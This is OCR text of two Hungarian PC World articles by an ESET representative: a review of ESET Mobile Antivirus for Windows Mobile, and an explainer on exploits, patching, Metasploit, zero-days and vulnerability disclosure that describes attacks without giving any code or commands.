
Eddig a hír, és máris láthatjuk, hasonlóan a PC-platformokhoz, a biztonságra való törekvés nem merülhet ki pusztán a védelmi programok alkalmazásában, hanem mindenképpen ki kell, hogy egészüljön az operációs rendszer és a használt alkalmazások biztonsági frissítéseinek naprakészen tartásával. És természetesen, az olyan széles körben elterjedt platformokon, mint amilyen az iPhone – de jelentős piaci részesedése folytán a Windows Mobile is ide tartozik –, sajnos egyre gyakrabban várhatók ilyen jellegű támadások.

A „Van-e vesztenivalónk?" kérdésre pedig többféle válasz is kínálkozik: a kémprogramok követhetik minden mozdulatunkat (GPS), monitorozhatják minden internetes aktivitásunkat, ellophatják bizalmas felhasználói adatainkat (telefonkönyv, feljegyzések), az ellopott adatokkal visszaéléseket követhetnek el a nevünkben (identity theft), kitörölhetik adatainkat, amelyeket csak nehézkesen állíthatunk helyre naprakészen és végül anyagi kárt is okozhatnak (például kéretlen SMS-ekkel, hívásokkal, vagy akár felhasználhatják a számlánk adatait is).

A NOD32 ezúttal okostelefonon fut. Mivel internetezünk és levelezünk is vele, potenciális veszélyforrás lehet a kártékony linkekre való kattintás




Az ESET Mobile Antivirus mostani kiadása Windows Mobile Edition 5.0, 6.0 és 6.1 alatt használható. A Windows Mobile az egyik legnépszerűbb és széles körben elterjedt mobil platform



Az egymásba ágyazott archívumok szintje alapértelmezés szerint egy, amit magasabbra is állíthatunk, ilyenkor azonban hosszabb keresési időre kell számítanunk

Eltérő hozzáállást igényel a fejlesztés

A Mobile Antivirus (**www.eset.hu/letoltes/mobil**) fejlesztése során az ESET szakembereinek számos olyan nehézséget kellett leküzdeniük, amelyek szinte ismeretlenek az asztali számítógépeken és laptopokon használt vírusirtóknál. Korlátot jelentett az




A már jól ismert licencaktiválással találkozhatunk itt is: vagy közvetlenül a telefonra, vagy pedig elektronikus levélben küldik el nekünk a használathoz szükséges adatokat


okostelefonok limitált memóriája – ez sok esetben mindössze 1 MB -, az eltérő akkumulátorfajták kapacitása és a különböző sávszélességek létezése. Ennek ellenére sikerült egy olyan szoftvert létrehozni, amely a telefon teljesítményének befolyásolása nélkül képes teljes körű védelmet biztosítani.

Telepítsünk!

A telepítésnél – ez történhet közvetlenül a telefonról vagy pedig a PC-ről indítva, az ActiveSync segítségével – bár a kijelzés szerint választhatnánk ugyan a telefon belső memóriája és a benne használt kiegészítő memóriakártya között, a használati útmutató egyértelműen az előbbit javasolja. A NOD32 megszokott licenceinek érvényesítése is kétféleképpen végezhető el. Vagy közvetlenül a telefonunkra érkezik a jogosultságot biztosító felhasználói azonosítói adat, vagy pedig számítógépünkön végezzük az aktiválást a telefon egyedi, úgynevezett Phone ID azonosítójának begépelésével. Ez utóbbi esetben egy elektronikus levélben kapjuk meg a használathoz szükséges licencet.



Szeretjük azonnal olvasni az e-maileket, és egyre több ember intézi levelezését telefonjáról, amikor éppen nincs számítógép- és internetközelben




A keresés nemcsak a telefon memóriáját, hanem a használt memóriabővítő kártya tartalmát is átvizsgálja. Ennek akkor is nagy hasznát vehetjük, ha USB-kulcsként itt utaztatjuk az adatainkat


Ha már telepítettük, rögtön szóba kerül a frissítés. Lehetőség van manuális vírusadatbázis-frissítésre, vagy akár napi, heti és havi gyakoriságú automatikus frissítést is beállíthatunk. Ezt olyan kompakt, kisméretű és jól optimalizált frissítési fájlokkal oldották meg a fejlesztők, amelyekkel minimális adatforgalom mellett tarthatjuk naprakészen a vírusismereti adatbázist. A minimális adatforgalom amiatt fontos, hogy bár a megszokott helyszíneinken, például otthon, munkahelyen ugyan felcsatlakozhatunk a nagy sebességű WiFi-hálózatunkra, de idegen helyen már nem tesszük ezt, ezért máshol a pillanatnyi lefedettségtől függően erősen változó (GPRS, EGDE, HSDPA, 3G) sebességre támaszkodhatunk csak.

És véd...

Az ESET Mobile Antivirus segítségével nemcsak a böngészés és levelezés közbeni valós idejű védelmet élvezhetjük, de asztali társához hasonlóan



Fekete- és fehérlista segítségével szűrhetjük és engedélyezhetjük, ki küldhet nekünk SMS-t. Ma még szerencsére ritkán van ilyesmire szükség, de ha jönnek a kéretlen reklámok vagy zaklatnak minket, akkor nagyon jól jöhet az ilyen korlátozás



A teszteléshez használt Samsung Omnia i900 telefonon vírustalálatot kaptunk az Eicar állományra. (Az okostelefon még azt is érzékelte, hogy megdöntöttük a kijelzőt, és automatikusan elforgatta a képernyőt)

itt is nyílik mód tetszőleges kézi indítású keresésre, ellenőrzésre. Az ellenőrzés képes a mesterséges intelligencián alapuló heurisztikus motor segítségével még ismeretlen károkozók ellen is védelmet nyújtani. Ha kézzel indítunk keresést, akkor vagy megadjuk a kívánt mappa, illetve fájl elérési útját, vagy pedig választhatjuk a teljes készülék átvizsgálását is. A teljes ellenőrzés ilyenkor a külső adathordozón (például bővítő memóriakártya) is végigfut, ezért az adattárolás-jellegű (azaz amikor USB-kulcsnak használjuk a memóriakártyát) használat esetén is jó szolgálatot tehet.

A vírusellenőrzés során lehetőség van a fájlkiterjesztések szerinti beállításokra, de a vizsgálat során természetesen a telepítő Cabinet fájlok (.cab) ellenőrzése is megtörténik. Mind a valós idejű, mind pedig a kézzel indítható elvégzett keresések eredménye naplóállományokban később is ellenőrizhető, elemezhető.

A nem kívánt küldőt kizárjuk

Nemcsak a technikailag meghatározható kártevők ellen, de a nem kívánt zaklatók távol tartására is alkalmas a beépített SMS-szűrő. Ez a kéretlen szöveges üzenetek ellen nyújt védelmet, azáltal, hogy a gyanús üzeneteket a levélszemétmappába helyezi. A szűrést végezhetjük a blokkolandó hívók számainak feketelistázásával, illetve kombinálhatjuk mindezt a minden körülmények között fogadni kívánt üzenetek megbízható feladóinak fehérlistán való összegyűjtésével is.


Aki lemarad, az kimarad

Ha valaki rendszeresen használja az okostelefonját internetezésre, és készüléke a Windows Mobile 5.0, 5.1 vagy 6.0 operációs rendszerre épül, annak ez a program sokat segíthet mind a kéretlen levelek linkjeiben megbúvó, mind az egyre növekvő számú fertőzött weblapok közti böngészés során a kockázatok csökkentésében, és a nálunk még kevésbé agresszív kéretlen SMS-ek elleni harcban. Reméljük a fejlesztők az első, a mobil eszközök porondjára való kilépésük után a későbbiekben gondolnak majd a többi népszerű platformra is. Mit tehetünk a biztonsági programok használata mellett mi, felhasználók? Az okostelefonokon felfedezett sebezhetőségek, és az ezekre elkészülő javítások, foltok miatt ugyanolyan végtelen harc kezdődött, mint a PC-k világában. Aki nem tartja naprakészen mobil operációs rendszerét, beleértve ebbe az azon használt alkalmazásokat (például a böngészőklienset, levelezőt), az egyre inkább olyan lesz, mintha egy céltáblát ragasztana a homlokára: ide lőjetek. Kénytelenek leszünk itt is pedánsan odafigyelni, és a fontos biztonsági javítások, foltok, gyári firmware-ek megjelenése után azokat mihamarabb lefuttatni, mert valahol valakik már fenik a fogukat az értékeinkre.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu



A licenceknek – a hagyományos számítógépes NOD32-höz hasonlóan – itt is van lejárati idejük. Jó hír lehet, hogy az itthon december első napján megjelent vírusirtóhoz az ESET Smart Security Business Edition licenctulajdonosok ingyenesen, az ESET NOD32 Antivirus Business Edition felhasználók pedig fél áron juthatnak hozzá

MI KÖZE A BIZTONSÁGNAK A BIZTONSÁGI RÉSHEZ?

E, mint Exploit

Sorozatunk tizennyolcadik epizódjában megpróbáljuk összefoglalni, hogyan lesz a sebezhetőségből kártevő. Az alaptétel az, hogy nem elég csupán a vírusirtót frissíteni, a szoftverkörnyezetünket is állandóan naprakészen kell tartani ahhoz, hogy elkerüljük a fertőzéseket. Bizonyított az összefüggés, ugyanis a biztonsági incidensek java része elavult, nem frissített környezetben történik.

Sokszor és sokat hallottunk sérülékenységekről, sebezhetőségekről az utóbbi években. Ha csak a Microsoft operációs rendszerét és fő alkalmazásait nézzük, láthatjuk, rákényszerültek a rendszeresen kibocsátott hibajavításokra. Minden hónap második keddje – népszerű nevén Patch Thuesday, azaz „Foltozó Kedd" – hivatott arra, hogy a Microsoft kijavítsa a rendszeresen összegyűlő és támadásokhoz kihasználható hibákat. Az, hogy a hiba észlelésétől kezdve menynyi idő telik el a „javítófolt" megjelenéséig, igen változó lehet.

Exploit, ami nem egy hangszer, amit három darabból raknak össze

Ha arra gondolunk, a „gyerekszájnál" mi a szél meghatározása: „Olyan levegő, amelyiknek sürgős dolga van...", akkor az exploitnál is lehet hasonlót alkotni. Ez körülbelül úgy hangzana: „az exploit olyan sebezhetőség, amit egy, külön erre a célra szánt támadókóddal ki is használnak". Aztán itt már kissé ködbe veszhet a tapasztalat, mert ugyebár ki tudhatja, mit, hol és menynyien használnak ki aztán tényleg a gyakorlatban. Mindenesetre ha már komolyabb portálokon osztják meg az ilyen kódot – ilyen például a Milw0rm –, akkor az internet természetéből adódóan ezt többé nem lehet titokban tartani, és a sebezhetőségről szóló információ könnyedén eljut azokhoz is, akik ezt szándékos támadásra kívánják felhasználni. Ezen tevékenységet persze nem okvetlenül úgy kell elképzelni, hogy külön erre a hibára írnak mindig egy külön kártevőt – bár ez is gyakran előfordul –, hanem úgy, hogy az adott kihasználható sebezhetőség bekerül a többi használt támadási módszer közé, és egy lesz a lehetséges, detektálásra érdemesek között. Ilyesmiket láthatunk, ha a Metasploit Framework (**www.metasploit.com/framework/**) weboldalát meglátogatjuk. Ezeket a weboldal készítői persze csak és kizárólag „tesztelési" célból teszik fel, amire külön figyelmeztetési szöveg is megjelenik: „The tools and information on this site are provided for legal security research and testing purposes only." Abban azért százszázalékosan biztosak lehetünk, hogy a honlapot nem csak a Grál-lovagok fogják használni.


Amikor nem adnak ki (idejében) frissítést

2006 májusában olvashattunk egy Safari böngészős hibáról, amit bár a felfedezője kritikusnak tartott, az Apple nem értett ezzel egyet és nem tartotta sürgősnek javítófolt kiadását. A hiba szerintük nem volt jelentős, és éppen csak azt nem mondták, hogy addig is böngésszünk kizárólag megbízható forrásból származó weblapokat. A sebezhetőség azonban később úgy tűnt, mégis komolyabb a vártnál.


Érdekes módon most a korábban hasonló (el nem ismerő és halogató) taktikát folytató Microsoft állt a sarkára és igyekezett a hibára jobban felhívni a figyelmet, nem véletlenül. Ugyanis a Safariban a *Nitesh Dhanjani* biztonsági kutató által május 15-én talált hiba és egy, az Internet Explorerben lévő másik sebezhetőség együttes hatásaként tetszőleges program vált futtathatóvá. Az IDG News Service munkatársai ezt demonstrálva képesek voltak az áldozat számítógépén futtatni a Windows Calculator programot. A végrehajtáshoz egy rosszindulatú kódot tartalma-

Ha már itt is feltűnik egy exploit forráskódja, felgyorsulnak az események

Nem véletlenül népszerű a moduláris Metasploit eszközkészlet, a program segítségével Windows és Linux alól is „tesztelhetünk"



A Microsoft Biztonsági Értesítőkből sok hasznos információ szerezhető, olvasása egyes esetekben szinte nélkülözhetetlen



Egy lehetséges „jó" eredmény, amit a Metasploit kód beinjektálásával érhetünk el: belépési ablakot kapunk egy Windows 2000 szerverre, aminek az igazi admin valószínűleg nem igazán örülne.


Izgalmas olvasmány Dancho Danchev független biztonsági szakértő blogja (ddanchev.blogspot.com)

zó weboldalt kellett előtte a windowsos Safari böngészővel felkeresni a bemutató kedvéért.


A Microsoft ezúttal komolyan vette az esetet, hiszen az XP és Vista alatt is jelentkezett, és a cég rövidesen kibocsátott egy biztonsági értesítőt. Ellenben az Apple júniusban még mindig félvállról kezelte az automatikus fájlletöltési esetet – némiképp csalódást okozva saját felhasználóinak is -, pedig még a **StopBadware.org** is felszólította, hogy vegye komolyan a „szőnyegbombázás" nevű sérülékenységet és adja közre mielőbb a biztonsági hiba javítását. Érdekes momentum, hogy a korábbi böngészőbiztonsági összehasonlításokon a Safari mindig büszkén hozakodott elő azzal, hogy extra rövid idő alatt befoltozza a versenytársaihoz képest sokkal kevesebb biztonsági hibát, és ezzel igyekezett nimbuszát megóvni. Emiatt aztán végképp érthetetlen volt részükről ez a hozzáállás.

Mikortól kereshetjük?

Ha már egy kihasználható hibára épülő kísérleti támadás forráskódja nyilvánosan is megjelent vagy már észleltek ilyen kártevőt valós környezetben (In The Wild, ITW), akkor a konkrét kártevőminta birtokában kezdenek el ténykedni a víruslaboratóriumok is. A víruskereső nem sebezhetőségkereső (fuzzer), ezért vagy a begyűjtött kártevő kódja alapján készített szignatúrával, vagy a heurisztikus keresés segítségével a gyanús viselkedése alapján ismerheti fel ezeket. Magyarul, pusztán a sebezhetőség kihasználása nem okoz riasztást, hanem csak ha már létezik erre épülő támadó kód, amely meg is próbál végrehajtani nem kívánt lépéseket (jelszólopás, fertőzés, állományok törlése, cseréje, nem kívánt új állományok létrehozása, további kártevő komponensek letöltése, stb.). Vagyis kevés kivételtől eltekintve a kártevőnek büntető rutinnal (payload) kell rendelkeznie,



Dancho Danchev fedezte fel azt a 2008 novemberében megjelent, pénzért árusított exploitkészletet, amellyel már az ünnepi szezonra készültek a bűnözők



A nevezetes szőnyegbombázási hiba, amit Nitesh Dhanjani fedezett fel. Nem igazán érthető, miért húzódott el a javítás végül olyan hosszú ideig

hogy bekerülhessen a felismertek közé.


Zorro day

Ebből nagyjából már azt is látni lehet, hogy ez az időbeli eltérés mindig egy kicsit a támadóknak kedvez, és lépéskényszert okoz a védelmi programok fejlesztőinél. Ezért is veszélyesek egyébként az úgynevezett nulladik napi – más néven zero day – exploitok, hiszen a kihasználásra relatíve igen sok ideje marad a támadóknak. Sokszor fordult elő például az az eset, hogy a Foltozó Keddet követő szerdán ismertek fel egy új sérülékenységet, amelylyel jó esetben egy teljes hónapig lehetett visszaélni, mire a következő rendszeres havi biztonsági javítás megjelent. Rossz esetben akár több havi csúszás is elképzelhető. Néhány kivételes esetben rendkívüli azonnali javítás is megjelenhet, legutóbb ilyen volt például az Internet Explorer hibája. Mint emlékezetes, állítólag véletlenül hozták nyilvánosságra a sebezhetőséget konkrétan kihasználó kódot kínai biztonsági kutatók, akik azt hitték, hogy a kód egy már javított hibát aknázott ki. A Microsoft patch ez esetben példás sebességgel, napok alatt elkészült és letölthető lett. Az már persze egy másik kérdés, hány számítógépen fogják ezt majd valóban telepíteni.

A GNUCITIZEN (www.gnucitizen.org) egy nagyon hasznos weboldal biztonsági szakembereknek. Petko Petkov nagyon sok érdekes felfedezést tett már, és a Microsoft külön köszönetnyilvánításban is elismeri a szakember segítőkészségét

Éljen a nyilvánosság!

A fenti példából már világosan kiderült, hogy a sebezhetőségi harc résztvevőinél konrad lorenzi megfigyeléseket tehetünk: többé-kevésbé szabályszerűen, kiszámíthatóan tényknednek. Kitudódik egy hiba, és figyelmeztetik a céget, a fejlesztőket. Ott először vagy elzárkóznak, vagy azt nyilatkozzák, még vizsgálják a bejelentést – ezt néha észvesztően sokáig is képesek elhúzni. Ha időközben egy vagy több szakértő is megerősíti, hogy valóban létező és igencsak súlyos hibáról van szó, akkor először az a kijelentés következik, hogy megvizsgálták az esetet, de az korántsem olyan súlyos, mint azt a cikkekben írják. Meg lehet még ezt toldani azzal, hogy „nincs tudomásunk olyan konkrét esetről, amelynél éppen ezt a hibát használták volna ki", illetve „a hiba valóban kihasználható, azonban annyira ritka és extrém körülmények között, hogy ez semmilyen veszélyt nem jelent az átlagfelhasználókra nézve". Pluszban esetleg hozzáteszik, hogy a következő ötéves tervben vagy „május és november között az esti órákban" majd valóban megjelenik egyszer egy esetleges javítás, valamint kérik, hogy „a javítás megjelenéséig kizárólag biztonságos forrásból származó állományokat nyissanak meg, illetve csak biztonságos weblapokat látogassanak". Ekkor előfordulhat, hogy az elégedetlen és türelmetlen hibafelfedező – ha teljesen bizonyos a dolgában – kiteszi a blogjába az exploit mintakódot, hogy jó, hát ha harc, legyen harc, nézzük meg, valóban olyan ritka/ártalmatlan/extrém-e ez a bizonyos hiba. Ekkor



Ha már valami vírusszerű viselkedést produkál, hiába nincs benne a felismerés a vírusismereti adatbázisban, a heurisztika jó eséllyel képes detektálni az új támadásokat is, amennyiben ehhez megfelelően választottuk ki a beállításokat

aztán általában hihetetlenül felgyorsulnak az események. Az eddig vitatkozó, lomha léptű fejlesztőcégek akár órák alatt is képes elkészíteni és nyilvánosságra hozni a javítást, hiszen itt már renoméjuk a tét – nem merik megkockáztatni azt, hogy vásárlóik elpártoljanak tőlük, vagy esetleg elcsábítsa őket a konkurencia.


Etikus hackerek, sebezhetőségi információs oldalak

Az olyan neves cég, mint például a dán Secunia portál (**www.secunia.com**), minden esetben először a gyártókat figyelmezteti, és csak és kizárólag ezután hoz nyilvánosságra technikai részleteket, ha már azok kibocsátották a sebezhetőséget javító foltot. Láthattuk persze ennek a hozzáállásnak az ellenkezőjét is, elég csak a WabiSabiLabi oldalra gondolni (**www.wslabi.com**), ahol árverési portált szerveztek a felderített sebezhetőségekhez. Álnaivan és álságosan a kutatók megsegítése volt a hangoztatott cél, de azt azért mindenki sejtheti, kiknek éri meg igazán az ilyeneket megvásárolni. A hamis antivírus programok fejlesztőinek például biztosan, és még csak nem is kellett nagyon mélyen a zsebükbe nyúlniuk ehhez. Emlékezetes, hogy egy orosz botnetes támadásokban résztvevő bűnöző a Bakasoftware nevű cégnél kishalként is heti 158 ezer dollárt keresett (mintegy 32 millió forintot). Fogalmazzuk diplomatikusan úgy, hogy a furcsa árverési oldal működése erőteljesen megosztotta a szakmát.

Hol bukkannak fel a művek?

Sajnos minden olyan esetben, ahol hiányzik a megfelelő szakértelem, beleütközhetünk károkba. Ha újonnan vettünk egy routert, és nem változtatjuk meg az alapértelmezett jelszót, nem védjük megfelelő titkosítással a Wi-Fi internetkapcsolatunkat, kéretlen levelek mellékleteire kattintunk, nem frissítjük rendszeresen

Egy december 26-i weblapokat módosító támadássorozat saját webes szövegeiben szerepelt a „HACKED ßy" karakterfüzér. A Google-be beütve meglepően sok magyar találatot is kapunk, és az érintett oldalak tulajdonosai sokszor nem is veszik észre a velük történt malőrt



A Secunia oldala (www.secunia.com) nemcsak a Personal Security Inspectorral igyekszik segíteni programjaink naprakészen tartását, de kiterjedt adatbázist is vezet a sebezhetőségekről, azok veszélyességéről és az adott javítófolt megjelenéséről

a használt operációs rendszert és alkalmazásainkat, nincs naprakész biztonsági csomagunk, vagy fertőzött weboldalra, esetleg fertőzött bannerhirdetésre kattintunk. Ha weboldalt vagy fórumszoftvert üzemeltetünk, ott is fontos a megfelelő hozzáértés és a megjelenő biztonsági frissítések mielőbbi futtatása. Ellenkező esetben a botok automatikusan felderítik az ilyen oldalakat, és a támadók végigdúlják ezeket.

Sok fórumszoftver és még több weboldal esik áldozatul az ilyen jellegű támadásoknak, és a legrosszabb, amit ilyenkor tehetünk, ha csak bambán visszamásoljuk az oldalt mentésből – már akinek van ilyenje. A támadásról alaposan tájékozódni kell a keletkezett logokból, az okot kell megszüntetni, és a hiányosságokat pótolni, a közben keletkezett biztonsági javításokat, frissítéseket pedig haladéktalanul telepíteni.

Érdek a világ ura

Nem kell különösebb jóstehetség vagy üveggömb hozzá, hogy elképzeljük, a szürke hétköznapok mellett minden különleges alkalom, ünnep kihasználható eseményt jelent, lehetőséget a kártevőterjesztőknek, hogy különféle módszerekkel célba juttassák a kódjaikat. A repertoár széles: fertőzött weblapok, manipulált webáruházak, ünnepi üdvözlőlapok stb. *Dancho Danchev* (**ddanchev.blogspot.com**) 2008 novemberében például egy olyan hirdetést fedezett fel, ahol a rosszfiúk komplett, azonnal használatba vehető kártevőterjesztő készleteket kínálnak, amelyek segítségével „biztosan meg lehet keresni a karácsonyi ajándékra valót". Az interneten orosz weboldalakon hirdetett eszköz Basic, Standard és Professional változatban kapható, és természetesen a legdrágább, profi verzió képes kihasználni a legtöbb sebezhetőséget. A szoftver leírásában IE6, Opera, Firefox, PDF, XLS és SWF állományok elleni támadások szerepelnek, és a készítő a weboldalán még azzal is dicsekedett, hogy 37 antivírus programból mindössze 6 látta a kártevőt, amely TDSSserv.sys néven egy rootkit komponenst is megkísérel a rendszerbe juttatni. Ha igaz is volt az akkori említett felismerési arány, ez mostanra biztosan megváltozott.

Mindenesetre minden számítógép-felhasználónak fel kell kötnie a felkötendőt, hiszen a biztonsági cégek 2009-es jóslatait olvasva olybá tűnik, a sakkozás, focizás és tévénézés mellett sajnos az exploitkészítés és -terjesztés is össznépi elfoglaltsággá válik; mindent támadnak, ami szembejön. A frissítés és a szoftverek naprakészen tartása nem úri passzió, nemcsak a vállalati környezet követelménye, hanem minden magánfelhasználó számára is olyan lehetőség, amivel minimalizálhatja a számítógépe ellen irányuló sikeres támadásokat.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu

KAPCSOLÓDÓ WEBOLDALAK

Az ESET magyar nyelvű vírislexikona:
www.eset.hu/virus
